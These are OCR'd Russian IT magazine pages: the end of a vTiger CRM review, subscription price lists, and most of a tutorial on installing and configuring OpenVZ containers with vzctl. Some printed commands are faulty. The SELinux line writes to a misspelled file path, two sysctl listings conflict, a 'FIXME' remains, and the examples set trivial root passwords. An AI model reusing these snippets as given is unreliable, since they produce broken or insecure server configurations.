
Именно поэтому мы советуем тебе: тщательно взвесь ожидаемые профиты и предполагаемые риски внедрения подобных систем и не забывай про человеческий фактор.

ориентированной на небольшие и средние организации. Проект появился как форк другого проекта **SugarCRM** (sugarcrm.com), имеющей две версии — открытую и коммерческую. Разработчики vTiger CRM как раз и задались целью создать аналог, не уступающий коммерческому варианту SugarCRM. Скептикам сразу скажу, что несмотря на бесплатность, за тайгером стоят серьезные организации, которые, являясь партнерами, спонсируют и используют наработки в собственных целях. Получившееся решение выходит за рамки обычной CRM, обеспечивая организации полный цикл пред- и постпродажной деятельности.
Все данные вводятся как менеджерами, так и самими клиентами при помощи веб-интерфейса. Любой из работников компании

Воронка продаж

Воронка продаж — термин, используемый экономистами, связанными с процессом продаж, и показывающий соотношение потенциальных клиентов к реальным. Суть его состоит в том, что взаимодействие с клиентом можно разбить на несколько этапов: первый контакт → заинтересованность → убеждение → наконец, покупка. На каждом шаге часть потенциальных клиентов отсеивается, только небольшая часть становится реальными покупателями. Визуально это можно представить как воронку. Отсюда и термин.

может получить доступ к самой разнообразной информации о клиенте — за это отвечает более десяти модулей. Например, клиент заполняет форму при регистрации во время покупки или в других случаях (модуль Web Forms).
Специальный модуль «Customer Portal» обеспечивает обратную связь в ходе постпродажного обслуживания. Модуль SFA удовлетворяет всем требованиям, предъявляемым к такого класса продуктам — отслеживание новых контактов, управление полученными из разных источников контактами, настраиваемые поля, отчеты (с экспортом в MS Excel или OO Calc для дальнейшего анализа), анализ воронки продаж, история заказов, счета и так далее. К данным клиента можно прикрепить документы (в CRM встроен конвертер в PDF), электронные сообщения и прочую информацию.
Для менеджеров реализован планировщик задач, календарь и модуль управление проектами (появился в последней версии 5.2.1). Система тикетов позволяет отслеживать все обращения в службу поддержки, давая возможность поднять уровень обслуживания. Удобно, что обращения можно привязать не только к клиенту, но и, например, к продукту, собирая попутно данные по качеству товара. База знаний позволяет составить ответы на наиболее популярные вопросы.
Модуль управления запасами дает возможность учитывать товары, поставщиков, а также создавать прайсы по любой позиции, которые затем можно рассылать заинтересованным клиентам. Ряд мелочей вроде возможности загрузки изображения товара делают работу очень удобной.
Чтобы информация о клиенте была всегда актуальна, а работа сотрудников компании согласованна, в vTiger CRM реализован целый ряд политик, обеспечивающих участникам возможность чтения и редактирования только разрешенной в соответствии с уровнем доступа информации. Пятиуровневая модель доступа позволяет создать уровни пользователя, группы, профиля, роли и организации. Сами пользователи разделены на несколько ролей — админ, менеджер продаж, маркетолог, саппорт и снабженец.



vTiger CRM содержит несколько шаблонов отчетов



Информация по сделке с клиентом


В программе реализован почтовый клиент (возможна работа с любым SMTP/IMAP сервером, в том числе GMail), чат, RSS-фид. Доступен модуль интеграции с VoIP-сервером Asterisk. Проект также предлагает аддоны для работы с Outlook, MS Word (поддерживается 2000/2003/2007), расширения для Thunderbird и Firefox. Отдельно стоит отметить появившиеся недавно модули для iPhone и Android. Плюс несколько десятков расширений различного назначения от сторонних разработчиков.

При этом vTiger CRM является классическим приложением для LAMP/WAMP, с установкой и первичной настройкой которого может справиться любой админ или веб-программист. То есть искать специалиста узкой направленности не придется. Причем для установки в Linux малоподготовленным пользователем разработчики предлагают готовый шелл-скрипт (файл с расширением bin), более опытные могут устанавливать из сырцов.

Системные требования к серверу, на котором будет работать vTiger CRM, по современным меркам невелики: CPU 1.8 Ггц и 512 Мб RAM (лучше 2).

Поэтому под тайгер можно использовать старый сервер или виртуальную машину, а если продукт приживется, то уже разориться на новое железо.

Но бесплатность vTiger CRM имеет и обратную сторону. Достаточно сложный процесс внедрения полностью зависит от подготовки пользователей, которые должны не только изучить ее в работе, но и «набить базу». Проект предлагает несколько мануалов, часть из которых переведена на русский язык, но их, скорее всего, будет недостаточно, поэтому все необходимые рекомендации придется разрабатывать самостоятельно.



Графики в vTiger CRM позволяют наглядно представить информацию

Вывод

После того как CRM внедрена, руководство компании должно отслеживать ее использование персоналом. Многие сотрудники поначалу воспринимают новинку лишь как обременительную нагрузку, которая реально не дает никакой выгоды. И только преодолев этот этап, можно сказать, удалось внедрение или нет.



6 номеров **564 руб.**
13 номеров **1105 руб.**



6 номеров **785 руб.**
12 номеров **1420 руб.**



6 номеров **1110 руб.**
12 номеров **2016 руб.**



6 номеров **810 руб.**
12 номеров **1470 руб.**



6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **1260 руб.**
12 номеров **2310 руб.**



6 номеров **900 руб.**
12 номеров **1720 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**

ПОДПИШИСЬ!

shop.glc.ru

ВЫГОДА + ГАРАНТИЯ

Редакционная подписка без посредников – это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске

8-800-200-3-999




6 номеров **1130 руб.**
12 номеров **2060 руб.**



6 номеров **890 руб.**
12 номеров **1630 руб.**



6 номеров **630 руб.**
12 номеров **1130 руб.**



6 номеров **765 руб.**
12 номеров **1380 руб.**



6 номеров **960 руб.**
12 номеров **1740 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**



3 номера **630 руб.**
6 номеров **1140 руб.**



6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **2205 руб.**
12 номеров **3890 руб.**




6 номеров **2150 руб.**
12 номеров **3930 руб.**



6 номеров **2178 руб.**
12 номеров **3960 руб.**





Евгений Зобнин (zobnin@gmail.com)

Виртуальная реальность по-русски

Осваиваем виртуализацию уровня ОС на примере OpenVZ

Виртуализация позволяет сделать работу системного администратора простой и логичной, снизить расходы на оборудование и вдохнуть новую жизнь в простаивающие сервера. Но если ты считаешь, что за все это приходится платить сложностью и запутанностью самой технологии, то эта статья как раз для тебя. Я покажу, что поднять сотню-другую виртуальных серверов не сложнее, чем настроить среднестатистический web-сервер.


Виртуализация так плотно вошла в нашу жизнь, что уже трудно представить себе пользователя, никогда не видевшего виртуальную машину собственными глазами. Сегодня виртуализация используется везде: для создания серверов в хостинг-компаниях, для изоляции небезопасных сетевых сервисов, для создания сети тонких клиентов, для тестирования программного обеспечения, драйверов, разработки операционных систем и многого-многого другого. Сегодня существует множество технологий виртуализации, среди которых есть как простые виртуальные машины, используемые на ПК обычных пользователей, так и целые облачные инфраструктуры, позволяющие управлять десятками тысяч виртуальных машин, разбросанных по всему миру. Особое место среди них занимают так называемые «системы виртуализации уровня операционной системы» или, как их иногда называют сисадмины, «псевдовиртуальные машины».

Виртуализация уровня ОС

В отличие от «настоящих» виртуальных машин, которые программно воссоздают аппаратную начинку ПК, системы виртуализации уровня ОС виртуализируют операционную систему, позволяя как бы расщепить ее на несколько независимых друг от друга ОС.
Проще всего понять это на примере дистрибутива GNU/Linux. Грубо его можно разделить на два логических компонента: ядро, имеющее максимальные привилегии и управляющее всем оборудованием, и компоненты пространства пользователя, представляющие собой набор демонов, библиотек, систему инициализации, ПО и прочее, которые получают доступ к оборудованию через вызовы функций ядра (системные вызовы). В обычной ситуации все компоненты пространства пользователя работают в одном «контексте исполнения» или, говоря образным языком, находятся в одной комнате: они могут видеть друг друга, имеют доступ к одному дереву файлов, делят между собой оборудование и все остальные ресурсы. Использование прав доступа позволяет им вполне успешно сосуществовать, не нанося друг другу вреда, однако может наступить момент, когда кто-то начнет теснить остальных, а другой, найдя способ обхода прав доступа, захватит власть над операционной системой. И даже если администратор успевает быстро среагировать и устранить сбой — коммуналка, в которой у каждого одинаковые права на все, не может быть самым удачным способом размещения хоть людей, хоть процессов операционной системы.
Для решения этой проблемы виртуализация уровня ОС позволяет создать множество контекстов исполнения, каждый со своим деревом файлов, собственными процессами, сетевым стеком, правами на доступ к оборудованию и так далее. Проще говоря, она делает из одной операционной системы — несколько независимых, каждая из которых может иметь различные права на ресурсы, наиболее подходящие в ее конкретном случае. Такая виртуализация выгодно отличается от «настоящих» виртуальных машин: она проще в настройке, легко масштабируется и накладывает совсем незаметный (около 1%) оверхед на скорость работы ОС. Серьезный недостаток у нее всего один: возможность исполнения операционных систем только одного типа.

Почему OpenVZ?

В мире UNIX существует много различных реализаций виртуализации уровня операционной системы. Одними из первых в свою ОС ее внедрили разработчики FreeBSD. Система получила название Jail («Тюрьма») и долгое время оставалась образцом для подражания в глазах разработчиков других открытых ОС, но в последнее время сдала позиции как наименее развитая в плане функциональности.
Наверное, лучшую реализацию системы создала компания Sun для операционной системы Solaris 10, однако Solaris Zones, равно как и сама ОС, не получила широкого распространения (кстати, мы писали о Solaris Zones в одном из предыдущих номеров журнала).
Многие разработчики неоднократно предпринимали попытки воссоздать обе реализации для Linux, и на сегодня в этой области сформировалось три заметных лидера. Во-первых, это развиваемая сообществом система Linux-VServer (о ней мы также уже писали). Во-вторых, это не так давно появившийся, но очень перспективный проект LXC (LinuX Containers), который отличается очень функциональной реализацией, а также тем, что использует в своей основе стандартные механизмы ядра Linux, а потому не требует накладывания каких-либо патчей и может быть развернут за считанные минуты. В-третьих, это наиболее функциональная и стабильная система виртуализации OpenVZ, выступающая в роли ядра коммерческой системы Virtuozzo, выпускаемой российской компанией Parallels.
Сегодня OpenVZ и Virtuozzo — это стандарт де-факто для систем виртуализации уровня ОС в Linux. Они используются на тысячах серверов по всему миру, а их разработчики находятся на одном из первых мест по количеству коммитов кода в ядро Linux. Кстати, основной плюс OpenVZ заключается в том, что ты всегда сможешь найти не только огромное количество других пользователей OpenVZ, которые ответят на твои вопросы, но и массу информации на русском языке.




О настройке контейнеров

Самое замечательное в настройке OpenVZ-контейнеров — это целостность инструментов. При необходимости система сама изменяет конфигурационные файлы дистрибутива, расположенного в контейнере, так, чтобы они соответствовали запрошенным. К примеру, настройка адреса DNS-сервера с помощью vzctl автоматически приведет к его добавлению в файл /etc/resolv.conf в файловой системе контейнера. Такой уровень гибкости гораздо сложнее получить при использовании «классических» систем виртуализации.

Список OpenVZ-утилит

- vzlist используется для получения списка всех контейнеров;
- vzmigrate предназначена для осуществления offline- и online-миграции;
- vzcfgvalidate проверяет конфигурационные файлы на корректность;
- vzmemcheck, vzcpucheck, vzcalc осуществляют проверку на доступные ресурсы внутри контейнера;
- vzsplit автоматически генерирует конфигурационные файлы;
- vzpid определяет номер контейнера по PID'у процесса;
- vzquota управляет дисковой квотой контейнера.



info

• Файловые системы всех контейнеров находятся в каталоге /var/lib/vz/private, их можно безболезненно редактировать, не покидая нулевой контейнер.

• В любой момент из контейнера можно создать новый шаблон: `tar -C /var/lib/vz/private/100 -czf /var/lib/vz/template/cache/debian-5.0-custom-x86_64.tar.gz`

Что умеет OpenVZ?

По сути, OpenVZ — это модифицированное ядро Linux, в которое добавлен слой виртуализации, построенный на концепции VE (Virtual Environment — виртуальной среды), которую мы будем называть более привычным для нас термином «контейнер».

Такое ядро может обеспечивать несколько контекстов исполнения. И даже если пользователь не собирается использовать эту возможность, ядро все равно создаст один контекст, называемый Hardware Node (или нулевой контейнер). Это основная хост-система, имеющая максимальные полномочия и права на ресурсы. Говоря простым языком — стандартное Linux-окружение.

В любой момент администратор нулевого контейнера может добавить в систему новый контейнер, назначив ему номер, имя, сетевой адрес, дав прямой доступ к нужному оборудованию (если это необходимо) и выделив нужное количество ресурсов, которые будут определять «мощность» виртуального сервера.


OpenVZ использует модифицированный планировщик процессов, который учитывает не только их приоритеты, но и то, в каком контейнере они исполняются. Это позволяет задать жесткое ограничение процессорного времени на каждый контейнер, не позволив ему полностью загрузить весь процессор, лишив возможности исполнения процессы других контейнеров.

Каждый контейнер OpenVZ получает собственный виртуальный сетевой интерфейс (venet или veth) и полноценный, полностью обособленный от нулевого контейнера, сетевой стек, обеспечивающий контейнер отдельными IP-адресом, таблицей маршрутизации и правилами брэндмауэра. Одной из важнейших возможностей OpenVZ является механизм так называемого «чекпоинтинга», позволяющий сохранить образ контейнера на жесткий диск и восстановить его работу с прерванного места. Более того, образ можно безболезненно перенести на другую машину и восстановить его работу уже на ней. Причем даже если в момент «заморозки» на адрес одного из сетевых сервисов контейнера придет запрос, он будет вполне успешно обработан после восстановления, а для клиента это будет выглядеть как обычная задержка в ответе (например, на открытие web-страницы ушла не доля секунды, а 5 секунд).


OpenVZ очень хорошо масштабируется. Одна физическая машина может с легкостью обслуживать несколько сотен не слишком требовательных к ресурсам контейнеров, и пользователи каждого из них даже не заметят каких-либо проблем с производительностью.

Ограничения

Помимо уже упомянутого ограничения на тип поддер-



Так упрощенно выглядит виртуализация уровня ОС



OpenVZ Web Panel — одна из лучших панелей управления OpenVZ

живаемых ОС, которое вытекает из того факта, что все контейнеры работают на одном ядре Linux, у OpenVZ есть несколько более мелких, но заслуживающих внимания недостатков (справедливости ради следует отметить, что это проблема всех реализаций системы виртуализации уровня ОС). Во-первых, OpenVZ накладывает определенные ограничения на работу софта, который зависит от низкоуровневых функций ядра. Так, например, ядерный NFS, OpenVPN и IPSec внутри контейнера работать не будут. Какие-то другие программы, зависимые от ядерных модулей, также откажутся правильно функционировать (хотя в некоторых случаях OpenVZ позволяет загрузить в контейнер модули). О различных ядерных патчах тем более придется забыть раз и навсегда. Во-вторых, все контейнеры OpenVZ используют один дисковый своп, а это значит, что если оперативная память между контейнерами будет распределена неправильно, система может начать тормозить в самый неподходящий момент. К счастью, проблема решается с помощью разделения памяти таким образом, чтобы ее суммарный объем составлял не более 80-90% от общего количества. В-третьих, контейнеры OpenVZ используют один дисковый кэш, поэтому если какой-то контейнер начнет активно обращаться к жесткому диску, то он может заполнить весь кэш своими данными, и другим контейнерам придется долго ждать очереди, чтобы записать/прочитать данные с диска. В связи с этим я бы не рекомендовал использовать OpenVZ для «хостинга» серверов, активно работающих с диском (для таких задач вообще всегда рекомендуется использовать выделенный железный сервер).

Наконец, в-четвертых, OpenVZ использует очень неэффективный механизм ограничения контейнеров в количестве оперативной памяти. Вместо подсчета реально используемой приложениями контейнера памяти он считает количество выделенной памяти, и это придется учитывать при запуске приложений, запрашивающих большие количества памяти при запуске, но не использующих ее всю во время работы (например, так ведет себя всем известный memcached при дефолтовых настройках).

Установка

Являясь «системой уровня предприятия» и основой платного продукта Virtuozzo, OpenVZ в первую очередь рассчитана на применение в дистрибутивах линейки RHEL, поэтому официальные сборки OpenVZ-ядра доступны только для этого дистрибутива. Неофициально же OpenVZ доступен в Debian, разработчики которого самостоятельно патчат и готовят ядро OpenVZ (пакет linux-openvz-i386 FIXME).

В Ubuntu ядра OpenVZ нет еще с версии 8.10, поэтому у его пользователей остается два способа установить OpenVZ на сервер: пропатчить и собрать ядро самостоятельно либо взять уже патченое ядро из Ubuntu 8.04. Для тех, кто считает последний подход бредовым, поясню: во-первых, стабильное OpenVZ-ядро на сегодняшний день до сих пор имеет номер версии 2.6.18, тогда как в Ubuntu 8.04 используется даже более свежее ядро 2.6.24; во-вторых, Ubuntu 8.04 является LTS-дистрибутивом, а значит, обновления безопасности для любых его компонентов будут выходить вплоть до 2013 года, что, на мой взгляд, вполне приемлемо. Итак, если мы имеем дело с RHEL, то OpenVZ можно установить из официального источника. Для этого необходимо добавить репозиторий openvz.org в yum:

```
# cd /etc/yum.repos.d
# wget http://download.openvz.org/openvz.repo
# rpm --import http://download.openvz.org/RPM-GPG-Key-OpenVZ
```

Отключить SELinux:



Уже на протяжении многих лет команда OpenVZ регулярно отсылает Торвальдсу патчи

```
# echo 'SELINUX=disabled' > /etc/sysconfig/elinux
```

И установить ядро и утилиты управления:

```
# yum install ovzkernel
# yum install vzctl vzquota
```

В Debian все просто, достаточно выполнить только одну команду:

```
$ sudo apt-get install vzctl vzquota \
        linux-openvz-i386
```

В Ubuntu сложнее. Сначала необходимо добавить репозиторий Ubuntu 8.04, для чего следует создать файл /etc/apt/sources.list.d/hardy-main.list и поместить в него следующие строки:

```
# vi /etc/apt/sources.list.d/hardy-main.list
deb http://mirror.yandex.ru/ubuntu hardy main
deb http://mirror.yandex.ru/ubuntu
hardy-updates main
deb http://mirror.yandex.ru/ubuntu
hardy-security main
```

Только после этого можно установить OpenVZ-ядро и утилиты:

```
$ sudo apt-get update
$ sudo apt-get install vzctl vzquota
linux-openvz
```

После установки в любом из трех дистрибутивов необходимо изменить некоторые настройки ядра, иначе OpenVZ будет работать некорректно.
Открываем файл /etc/sysctl.conf и пишем в него следующее:

```
# vi /etc/sysctl.conf
net.ipv4.conf.default.proxy_arp = 1
net.ipv4.ip_forward = 1
net.ipv4.conf.all.rp_filter = 1
kernel.sysrq = 1
net.ipv4.conf.default.send_redirects = 1
net.ipv4.conf.all.send_redirects = 0
```

Перезагружаем машину и загружаемся уже с новым

```
net.ipv4.conf.default.proxy_arp = 1
net.ipv4.ip_forward = 1
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.default.send_redirects = 1
net.ipv4.conf.all.send_redirects = 1
kernel.sysrq = 1
```

Переменные ядра нужно менять обязательно

ядром. Чтобы запустить необходимые для правильной работы OpenVZ userspace-сервисы, набираем:

```
# /etc/init.d/vz start
```

Шаблоны ОС

Как уже было сказано выше, для каждого контейнера OpenVZ создает независимый контекст исполнения, который, за вычетом всего остального, имеет собственное файловое дерево, полностью обособленное от файловой системы нулевого контейнера. Поэтому перед тем как приступить к опробованию боевых качеств OpenVZ, мы должны подготовить набор файлов, которые будут формировать файловую систему для будущих контейнеров (так называемый шаблон).
Существует три способа это сделать:
1. Скопировать файловое дерево из основной системы, что приведет к тому, что любой новый контейнер будет представлять собой копию существующей системы (нулевого контейнера).
2. Взять существующий дистрибутив Linux и получить готовый шаблон, выбросив из него ядро, initramfs-образ и внеся несколько изменений.
3. Скачать подходящий шаблон с сайта OpenVZ.
Мы пойдем по пути наименьшего сопротивления и воспользуемся третьим способом. Для этого переходим в каталог-хранилище шаблонов:

```
$ cd /var/lib/vz/template/cache
```

И скачиваем нужный шаблон с помощью wget:

```
$ sudo wget http://download.openvz.org
/template/precreated/debian-5.0-x86.tar.gz
```

Весь список подготовленных шаблонов можно просмотреть, открыв страницу download.openvz.org/template/precreated в браузере.

Создаем контейнеры

Для управления OpenVZ используется несколько консольных утилит, наиважнейшая из которых носит имя vzctl. Она применяется для создания, удаления, запуска, остановки, а также изменения настроек контейнеров. Любой сисадмин OpenVZ должен знать все ее параметры и опции назубок. Способ вызова утилиты следующий:

```
# vzctl команда номер_контейнера аргументы
```

Команда — это действие, которое должен выполнить OpenVZ, а аргументы уточняют или дополняют его. Для создания контейнера используется команда create, для изменения параметров — set, для уничтожения —



links

- Все, что нужно знать о UBC: wiki.openvz.org/UBC;
- Руководство по созданию шаблонов: http://goo.gl/h1gNL.
- О том, как производить чекпоинтинг: http://goo.gl/lZbzW.
- Как превратить физический сервер в виртуальный: http://goo.gl/sYtxF;
- Настройка I/O-приоритетов для контейнеров: http://goo.gl/YtjiV.
- Список панелей управления OpenVZ: http://goo.gl/KfEbB.
- OpenVZ Web Panel, одна из лучших web-панелей для управления OpenVZ: http://goo.gl/x7UlF.
- Настройка OpenVZ Web Panel: http://goo.gl/vx73u.
- Описание процесса установки OpenVZ в Ubuntu 10.04 с помощью сборки из исходников: http://goo.gl/XEaou.




```
> sudo vzctl start 100
Starting VE ...
VE is mounted
Adding IP address(es): 192.168.0.100
Setting CPU units: 1000
Configure meminfo: 65536
Set hostname: host.ru
File resolv.conf was modified
VE start in progress...
> sudo vzlist
      VEID      NPROC STATUS  IP_ADDR         HOSTNAME

       100          8 running 192.168.0.100   host.ru

>
```

Для запуска контейнера достаточно выполнить одну команду

```
> sudo vzctl create 100 --ostemplate debian-5.0-x86 --config vps.basic
Creating VE private area (debian-5.0-x86)
Performing postcreate actions
VE private area was created
> sudo vzctl set 100 --onboot yes --save
Saved parameters for VE 100
> sudo vzctl set 100 --hostname host.ru --save
Saved parameters for VE 100
> sudo vzctl set 100 --ipdel all --ipadd 192.168.0.100 --save
Saved parameters for VE 100
> sudo vzctl set 100 --nameserver 192.168.0.1 --save
Saved parameters for VE 100
> sudo vzctl set 100 --userpasswd root:123 --save
Starting VE ...
VE is mounted
```

Создать новый контейнер OpenVZ действительно просто

destroy. Также доступны команды enter, start, stop и restart, позволяющие «заходить» в контейнеры и управлять их работой.
Vzctl — очень гибкая утилита, с помощью которой можно создать и полностью настроить контейнер почти любой сложности, не затронув ни единого конфигурационного файла. Вот как это делается:
1. Сначала создаем новый контейнер с номером 100 (кстати, в качестве номера удобно использовать последнюю часть его IP-адреса):

```
# vzctl create 100 --ostemplate debian-5.0-x86 \
        --config vps.basic
```

Здесь debian-5.0-x86 — это скачанный ранее шаблон без расширения tar.gz, а vps.basic — набор стандартных предустановок, которые мы все равно собираемся менять.
2. Меняем настройки контейнера так, чтобы он запускался при загрузке системы:

```
# vzctl set 100 --onboot yes --save
```

3. Меняем сетевое имя контейнера:

```
# vzctl set 100 --hostname my-first-vps.org.ru --save
```

4. Даем ему новый IP-адрес:

```
# vzctl set 100 --ipdel all --ipadd 192.168.0.100 --save
```

5. Указываем дефолтный DNS-сервер:

```
# vzctl set 100 --nameserver 192.168.0.1 --save
```

6. Устанавливаем пароль пользователя root:

```
# vzctl set 100 --userpasswd root:password --save
```

7. Выделяем контейнеру 15% от общей мощности процессора (один процессор — это 100%, два — 200%, четыре — 400% и так далее):

```
# vzctl set 100 --cpulimit 15 --save
```

